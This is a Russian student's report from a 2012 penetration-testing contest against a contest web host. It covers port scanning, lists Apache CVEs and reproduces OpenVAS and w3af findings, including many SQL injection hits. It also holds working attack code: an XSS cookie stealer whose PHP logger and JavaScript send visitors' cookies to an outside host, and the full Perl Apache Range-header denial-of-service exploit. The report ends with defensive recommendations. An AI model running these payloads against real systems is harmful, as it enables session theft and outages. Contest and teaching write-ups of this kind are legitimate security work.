МИНОБРНАУКИ РОССИИ

Федеральное государственное бюджетное образовательное учреждение высшего профессионального образования

«Поволжский Государственный Университет Телекоммуникаций и Информатики»


ОТЧЕТ

на конкурс по тестированию защищенности информационных ресурсов «**Эшелонированная оборона 2012»**

Выполнил: Шаталов Иван

Самара – 2012

1. **Сканирование сетевых портов сетевого узла с помощью сканера сети.**



Таким образом получаем список открытых портов:


21- ftp

22 – OpenSSH 5.5p1 Debian 6 (protocol 2.0)

80 – Apache httpd 2.2.16

2. **Определить версию веб-сервера с помощью утилиты telnet**

Apache 2.2.16



3. **Составить перечень уязвимостей, характерных для данной версии веб-сервера, используя общедоступную информацию.**

Apache 2.2.16

Уязвимость	Описание
CVE-2011-3607	Позволяет локальному пользователю увеличить свои права в системе.
CVE-2012-0031	Позволяет локальному пользователю произвести «отказ в обслуживании».
CVE-2011-4317	Позволяет злоумышленнику (удаленно) отправить запрос на серверы внутренний сети.
CVE-2012-0053	Позволяет злоумышленнику получить HTTPOnly cockies при помощи специально сформированного web-скрипта.
CVE-2011-3368	Позволяет злоумышленнику (удаленно) отправить запрос на серверы внутренний сети.
CVE-2011-3348	Позволяет злоумышленнику (удаленно) вызвать отказ в обслуживании (временное "состояние ошибки" во внутреннем сервере) через неправильно сформированный http-запрос.
CVE-2011-3192	Позволяет злоумышленнику (удаленно) вызвать отказ в обслуживании (памяти и процессора) через Range-заголовок, который выражает нескольких перекрывающихся диапазонов.
CVE-2011-0419	Позволяет контекстно-зависимому атакующему вызвать отказ в обслуживании (CPU и памяти) через последовательность «*?» в первом аргументе, как показали нападения на mod_autoindex в HTTPD.
CVE-2009-3720	Позволяет контекстно-зависимому атакующему вызвать отказ в обслуживании («падение» приложения) с помощью специально созданного XML-документа с неправильной UTF-8 последовательностью, которая вызывает переполнение буфера.
CVE-2009-3560	Позволяет контекстно-зависимому атакующему вызвать отказ в обслуживании («падение» приложения) с помощью специально созданного XML-документа с неправильной UTF-8 последовательностью, которая вызывает переполнение буфера. Уязвимость связана с doProlog функцией библиотеки / xmlparse.c.
CVE-2010-1623	Позволяет злоумышленнику (удаленно) вызвать отказ в обслуживании (потребление памяти) посредством неопределенного вектора, с целью уничтожения ARP-Bucket.

4. **Провести сканирование на наличие уязвимостей с помощью сканера-безопасности.**

Отчет сканера безопасности

уязвимости безопасности узла 188.127.228.14
ftp (21/tcp)
Средний (CVSS: 4.0)
NVT: FileZilla Server Port Command Denial of Service (OID: 1.3.6.1.4.1.25623.1.0.102019)
Add Note
Add Override
Overview:
FileZilla Server before 0.9.22 allows remote attackers to
cause a denial of service (crash) via a wildcard argument
to the (1) LIST or (2) NLST commands, which results in a
NULL pointer dereference, a different set of vectors than

CVE-2006-6564.
NOTE: CVE analysis suggests that the problem might be due
to a malformed PORT command.
Solution:
Upgrade vulnerable FTP server to latest version.
References:
http://osvdb.org/34435


Plugin output:
OpenVAS was able to crash the remote FTP server by sending
a malformed PASV command.
CVE : CVE-2006-6565
BID : 21542, 21549
general/tcp
Средний
NVT: Source routed packets (OID: 1.3.6.1.4.1.25623.1.0.11834)
Add Note
Add Override
The remote host accepts loose source routed IP packets.
The feature was designed for testing purpose.
An attacker may use it to circumvent poorly designed IP filtering
and exploit another flaw. However, it is not dangerous by itself.
Solution : drop source routed packets on this host or on other ingress
routers or firewalls.

http (80/tcp)
Средний (CVSS: 4.3)
NVT: Уязвимость раскрытия информации в заголовке ETag в Apache Web Server (OID: 1.3.6.1.4.1.25623.1.0.103122)
Add Note
Add Override

Обзор:
Уязвимость была обнаружена в веб-серверах Apache,
настроенных на использование директивы FileETag. Из-за способа, которым
Apache генерирует заголовки ответа ETag, у злоумышленника появляется возможность
получить доступ к конфиденциальной информации о файлах на сервере.
В частности, поля заголовка ETag, вевозвращенные клиенту, содержат
номер дескриптора файла.
Эксплуатация этой уязвимости может предоставить злоумышленнику информацию,
которая может быть использована для осуществления новых атак против целевой сети.
OpenBSD выпустила патч, который решает эту проблему. Номера дескрипторов, возвращаемые
из сервера теперь кодируется с помощью приватного хэша, чтобы избежать
утечку конфиденциальной информации.
Решение:

OpenBSD выпустила патч для решения этой проблемы.
Novell выпустила TID10090670, чтобы предложить пользователям применить доступный обходной путь отключения директивы в файле конфигурации для релизов Apache под NetWare. Пожалуйста, см. прилагаемый технический Информационный документ для выяснения дальнейших подробностей.
Справочная информация:
https://www.securityfocus.com/bid/6939
http://httpd.apache.org/docs/mod/core.html#fileetag
http://www.openbsd.org/errata32.html
http://support.novell.com/docs/Tids/Solutions/10090670.html
Information that was gathered:
Inode: 107155
Size: 1340
CVE : CVE-2003-1418
BID : 6939

5. **Провести анализ защищенности Web-приложения с помощью фреймвока w3af**



Отчет w3af:

Type	Port	Issue
Vulnerability	tcp/80	SQL injection in a MySQL database was found at: "http://contest.npo-echelon.ru/admin/authors.php", using HTTP method GET. The sent data was: "id=d%27z%220". This vulnerability was found in the request with id 748. URL : http://contest.npo-echelon.ru/admin/authors.php Severity : High
Vulnerability	tcp/80	An unidentified vulnerability was found at: "http://contest.npo-echelon.ru/admin/authors.php", using HTTP method GET. The sent data was: "id=". This vulnerability was found in the requests with ids 967 to 968 and 970. URL : http://contest.npo-echelon.ru/admin/authors.php Severity : Medium
Vulnerability	tcp/80	An unidentified vulnerability was found at: "http://contest.npo-echelon.ru/", using HTTP method GET. The sent data was:

		"view=d%27kc%22z%27gj%27%22%2A%2A5%2A%28%28%28%3B-%2A%60%29". This vulnerability was found in the requests with ids 1016 to 1017 and 1019. URL : http://contest.npo-echelon.ru/ Severity : Medium
Vulnerability	tcp/80	An unidentified vulnerability was found at: "http://contest.npo-echelon.ru/admin/results.php", using HTTP method POST. The sent post-data was: "Submit=Submit&dong=d'kc"z'gj'"%2A%2A5%2A(((%3B-%2A%60)". This vulnerability was found in the requests with ids 1055 to 1057. URL : http://contest.npo-echelon.ru/admin/results.php Severity : Medium
Vulnerability	tcp/80	An unidentified vulnerability was found at: "http://contest.npo-echelon.ru/", using HTTP method GET. The sent data was: "mode=d%27kc%22z%27gj%27%22%2A%2A5%2A%28%28%28%3B-%2A%60%29". This vulnerability was found in the requests with ids 1086 to 1087 and 1089. URL : http://contest.npo-echelon.ru/ Severity : Medium
Vulnerability	tcp/80	Blind SQL injection was found at: "http://contest.npo-echelon.ru/admin/vidpage.php", using HTTP method GET. The injectable parameter is: "id". This vulnerability was found in the requests with ids 5826 to 5827. URL : http://contest.npo-echelon.ru/admin/vidpage.php Severity : High
Vulnerability	tcp/80	Blind SQL injection was found at: "http://contest.npo-echelon.ru/admin/newspage.php", using HTTP method GET. The injectable parameter is: "id". This vulnerability was found in the requests with ids 5833 to 5834. URL : http://contest.npo-echelon.ru/admin/newspage.php Severity : High
Vulnerability	tcp/80	Blind SQL injection was found at: "http://contest.npo-echelon.ru/admin/vidpage.php", using HTTP method GET. The injectable parameter is: "id". This vulnerability was found in the requests with ids 5840 to 5841. URL : http://contest.npo-echelon.ru/admin/vidpage.php Severity : High
Vulnerability	tcp/80	Blind SQL injection was found at: "http://contest.npo-echelon.ru/admin/newspage.php", using HTTP method GET. The injectable parameter is: "id". This vulnerability was found in the requests with ids 5847 to 5848. URL : http://contest.npo-echelon.ru/admin/newspage.php Severity : High
Vulnerability	tcp/80	Blind SQL injection was found at: "http://contest.npo-echelon.ru/admin/newspage.php", using HTTP method GET. The injectable parameter is: "id". This vulnerability was found in the requests with ids 5854 to 5855. URL : http://contest.npo-echelon.ru/admin/newspage.php

		Severity : High
Vulnerability	tcp/80	Blind SQL injection was found at: "http://contest.npo-echelon.ru/admin/newspage.php", using HTTP method GET. The injectable parameter is: "id". This vulnerability was found in the requests with ids 5861 to 5862. URL : http://contest.npo-echelon.ru/admin/newspage.php Severity : High
Vulnerability	tcp/80	Blind SQL injection was found at: "http://contest.npo-echelon.ru/admin/vidpage.php", using HTTP method GET. The injectable parameter is: "id". This vulnerability was found in the requests with ids 5868 to 5869. URL : http://contest.npo-echelon.ru/admin/vidpage.php Severity : High
Vulnerability	tcp/80	Blind SQL injection was found at: "http://contest.npo-echelon.ru/admin/ddlpage.php", using HTTP method GET. The injectable parameter is: "id". This vulnerability was found in the requests with ids 5875 to 5876. URL : http://contest.npo-echelon.ru/admin/ddlpage.php Severity : High
Vulnerability	tcp/80	Blind SQL injection was found at: "http://contest.npo-echelon.ru/admin/artpage.php", using HTTP method GET. The injectable parameter is: "id". This vulnerability was found in the requests with ids 5990 to 5991. URL : http://contest.npo-echelon.ru/admin/artpage.php Severity : High
Vulnerability	tcp/80	Blind SQL injection was found at: "http://contest.npo-echelon.ru/admin/artpage.php", using HTTP method GET. The injectable parameter is: "id". This vulnerability was found in the requests with ids 5997 to 5998. URL : http://contest.npo-echelon.ru/admin/artpage.php Severity : High
Vulnerability	tcp/80	Blind SQL injection was found at: "http://contest.npo-echelon.ru/admin/artpage.php", using HTTP method GET. The injectable parameter is: "id". This vulnerability was found in the requests with ids 6004 to 6005. URL : http://contest.npo-echelon.ru/admin/artpage.php Severity : High
Vulnerability	tcp/80	Blind SQL injection was found at: "http://contest.npo-echelon.ru/admin/artpage.php", using HTTP method GET. The injectable parameter is: "id". This vulnerability was found in the requests with ids 6011 to 6012. URL : http://contest.npo-echelon.ru/admin/artpage.php Severity : High
Vulnerability	tcp/80	Blind SQL injection was found at: "http://contest.npo-echelon.ru/admin/artpage.php", using HTTP method GET. The injectable parameter is: "id". This vulnerability was found in the requests with ids 6018 to 6019.

		URL : http://contest.npo-echelon.ru/admin/artpage.php Severity : High
Vulnerability	tcp/80	Blind SQL injection was found at: "http://contest.npo-echelon.ru/admin/vidpage.php", using HTTP method GET. The injectable parameter is: "id". This vulnerability was found in the requests with ids 6079 to 6080. URL : http://contest.npo-echelon.ru/admin/vidpage.php Severity : High
Vulnerability	tcp/80	Blind SQL injection was found at: "http://contest.npo-echelon.ru/admin/vidpage.php", using HTTP method GET. The injectable parameter is: "id". This vulnerability was found in the requests with ids 6086 to 6087. URL : http://contest.npo-echelon.ru/admin/vidpage.php Severity : High
Vulnerability	tcp/80	Blind SQL injection was found at: "http://contest.npo-echelon.ru/admin/ddlpage.php", using HTTP method GET. The injectable parameter is: "id". This vulnerability was found in the requests with ids 6147 to 6148. URL : http://contest.npo-echelon.ru/admin/ddlpage.php Severity : High
Vulnerability	tcp/80	Blind SQL injection was found at: "http://contest.npo-echelon.ru/admin/ddlpage.php", using HTTP method GET. The injectable parameter is: "id". This vulnerability was found in the requests with ids 6154 to 6155. URL : http://contest.npo-echelon.ru/admin/ddlpage.php Severity : High
Vulnerability	tcp/80	Blind SQL injection was found at: "http://contest.npo-echelon.ru/admin/ddlpage.php", using HTTP method GET. The injectable parameter is: "id". This vulnerability was found in the requests with ids 6161 to 6162. URL : http://contest.npo-echelon.ru/admin/ddlpage.php Severity : High
Vulnerability	tcp/80	Blind SQL injection was found at: "http://contest.npo-echelon.ru/admin/ddlpage.php", using HTTP method GET. The injectable parameter is: "id". This vulnerability was found in the requests with ids 6168 to 6169. URL : http://contest.npo-echelon.ru/admin/ddlpage.php Severity : High
Vulnerability	tcp/80	Blind SQL injection was found at: "http://contest.npo-echelon.ru/admin/newspage.php", using HTTP method GET. The injectable parameter is: "id". This vulnerability was found in the requests with ids 6229 to 6230. URL : http://contest.npo-echelon.ru/admin/newspage.php Severity : High

6 .Продемонстрировать эксплуатацию, как минимум одной из обнаруженных уязвимостей класса CSS/XSS

На странице http://contest.npo-echelon.ru/admin/authors.php обнаружена уязвимость, позволяющая провести SQL-Injection,а также внедрить скрипт, например, похищающий cookies.

Далее на стороннем сайте делаем java и php скрипт(т.к. судя по всему существует ограничение на длину и длинный запрос не проходит)

файл cookie.php

```
<?php
    $cookies = $_GET['cookie'];
    if (!empty($cookies)) {
            $fp = fopen("cookies.txt", "a"); // Открываем файл
            $test = fwrite($fp, $cookies . "\r\n"); // Записываем куки
            fclose($fp); //Закрываем файл
    }
?>
```

файл my.js

```
document.write("<STYLE>@import'http://xxx.ru/cookies.php?cookie=");
document.write(document.cookie);
document.write("</STYLE>");
```

Далее встраиваем запрос вида:

```
http://contest.npo-echelon.ru/admin/authors.php?id='; <script src="http://xxx.ru/my.js"></script>
```

В результате получаем в файле cookies.txt – «куки» человека, просмотревшего эту страницу.

7.Продемонстрировать эксплуатацию одной из выявленных уязвимостей.

В Apache до версии 2.2.19 присутствует уязвимость, позволяющая провести DoS-атаку. Ниже представлен код эксплоита на perl'е. Атаку проводить не стал, так как веб-сервер необходим и другим участникам для выполнения 6-го задания.

```
#Apache httpd Remote Denial of Service (memory exhaustion)
#By Kingcope
#Year 2011
#
# Will result in swapping memory to filesystem on the remote side
# plus killing of processes when running out of swap space.
# Remote System becomes unstable.
#
use IO::Socket;
use Parallel::ForkManager;
sub usage {
    print "Apache Remote Denial of Service (memory exhaustion)\n";
    print "by Kingcope\n";
    print "usage: perl killapache.pl <host> [numforks]\n";
    print "example: perl killapache.pl www.example.com 50\n";
}
sub killapache {
print "ATTACKING $ARGV[0] [using $numforks forks]\n";
$pm = new Parallel::ForkManager($numforks);
$|=1;
```

```
srand(time());
$p = "";
for ($k=0;$k<1300;$k++) {
      $p .= ",5-$k";
}
for ($k=0;$k<$numforks;$k++) {
my $pid = $pm->start and next;
$x = "";
my $sock = IO::Socket::INET->new(PeerAddr => $ARGV[0],
                                 PeerPort => "80",
                                                 Proto    => 'tcp');
$p = "HEAD / HTTP/1.1\r\nHost: $ARGV[0]\r\nRange:bytes=0-$p\r\nAccept-Encoding:
gzip\r\nConnection: close\r\n\r\n";
print $sock $p;
while(<$sock>) {
}
 $pm->finish;
}
$pm->wait_all_children;
print ":pPpPpppPpPPppPpppPp\n";
}
sub testapache {
my $sock = IO::Socket::INET->new(PeerAddr => $ARGV[0],
                                 PeerPort => "80",
                                                 Proto    => 'tcp');
$p = "HEAD / HTTP/1.1\r\nHost: $ARGV[0]\r\nRange:bytes=0-$p\r\nAccept-Encoding:
gzip\r\nConnection: close\r\n\r\n";
print $sock $p;
$x = <$sock>;
if ($x =~ /Partial/) {
      print "host seems vuln\n";
      return 1;
} else {
      return 0;
}
}
if ($#ARGV < 0) {
      usage;
      exit;
}
if ($#ARGV > 1) {
      $numforks = $ARGV[1];
} else {$numforks = 50;}
$v = testapache();
if ($v == 0) {
      print "Host does not seem vulnerable\n";
      exit;
}
while(1) {
killapache();
}
```

Рекомендации по устранению уязвимостей:

1. **Борьба с XSS**

Для того, чтобы обезопасить себя от данного типа атак - необходимо фильтровать все данные, вводимые пользователями на предмет возможных скриптов. Данные скрипты могут находиться как в html тэгах, так и в их атрибутах вида OnClick и др. В случае с BBcode, если их обработка проводится некорректно - так же возможно добавление скриптов аналогичным способом. В частности уязвимость XSS в BBcode была обнаружена в одной из версий форумного движка SMF.

Так же следует держать на контроле остальные данные, поступающие в скрипт извне. Например сервис "почта.ру" был в свое время взломан за счет того, что на нем был необрабатываемый вывод данных, поступающих в скрипт из GET запроса. Злоумышленники внедряли в качестве одного из параметров запроса фишинговый скрипт и отправляли полученную ссылку различным пользователям. Если пользователь переходил по этой ссылке, его cookies отправлялись злоумышленнику и он получал доступ к почтовому ящику.

Методом защиты от CSRF атак служит механизм, когда сайты требуют подтверждения большего количества действий пользователя и ведут проверку поля HTTP_REFERER, если оно есть в запросе.

Еще один способ защиты - ассоциировать с сессией ключ, который будет передаваться посредством POST-запросов и проверяться сервером, во время каждого такого запроса. Это сделает бесполезной кражу cookies (информация будет бесполезна без данного ключа).

Методы обнаружения

Для обнаружения данной уязвимости можно проанализировать фильтрацию данных, вводимых пользователями. Так же можно попробовать добавить скрипт (например alert('Ups');) на страницу всеми возможными способами. В случае успеха – исправить фильтры, отвечающие за обработку данных содержащих скрипт.

2. **Уязвимости в сетевых сервисах.**

Очевидно, что первым средством защиты от сетевых атак является грамотно настроенный межсетевой экран, фильтрующий соединения с такими сервисами, как telnet, ssh, ftp (хотя зачастую можно «проложить» vpn-туннель и производить внешнюю фильтрацию). Само собой необходимо закрывать порты служб, взаимодействие с которыми не предусмотрено для внешнего пользователя.

Также, довольно действенным методом защиты (по крайней мере от простого сканирования) будет являться подделка баннером сервисов. Если потенциальный злоумышленник не может определить , что за сервис перед ним, то искать уязвимости ему будет гораздо сложнее.

Никогда нельзя забывать о проверки обновлений существующего программного обеспечения; уязвимости находят постоянно, да и числа желающих их эксплуатировать не уменьшается. Поэтому одной из важных задач администратора своевременно следить за обновлениями и возникающими уязвимостями, дабы мгновенно локализовать надвигающуюся угрозу.

3. **Угроза локальной утечки информации.**

Помимо внешних угроз, существуют и внутренние. Поэтому, если информация достаточно дорогостоящая имеет смысл использовать IPC- технологии (Information Protection and Control). Основные технические каналы утечки информации : корпоративная электронная почта, веб-почта, социальные сети и блоги, файлообменные сети,форумы и другие интернет-ресурсы, в

том числе выполненные на AJAX-технологии, средства мгновенного обмена сообщениями (ICQ, Mail.Ru Агент, Skype, AOL AIM, Google Talk, Yahoo Messenger, MSN Messenger и прочее),p2p-клиенты,периферийные устройства (USB, LPT, COM, WiFi, Bluetooth и прочее),локальные и сетевые принтеры.

Технология IPC включает в себя возможности по шифрованию информации на всех ключевых точках сети. Технологии IPC используют различные подключаемые криптографические модули, в том числе наиболее эффективные алгоритмы DES, Triple DES, RC5, RC6, AES, XTS-AES. Наиболее используемыми алгоритмами в IPC-решениях являются RC5 и AES. Они наиболее эффективны для решения задач шифрования данных больших объемов данных на серверных хранилищах и резервных копиях. В решениях IPC поддерживается интеграция с российским алгоритмом ГОСТ 28147-89, что позволяет применять модулей шифрования IPC в государственных организациях

Методы детектирования конфиденциальной информации: Сигнатуры, «Цифровые отпечатки» «Метки».

В данном случае весьма логично использования DLP-систем (благо рынок ими нынче довольно-таки насыщен)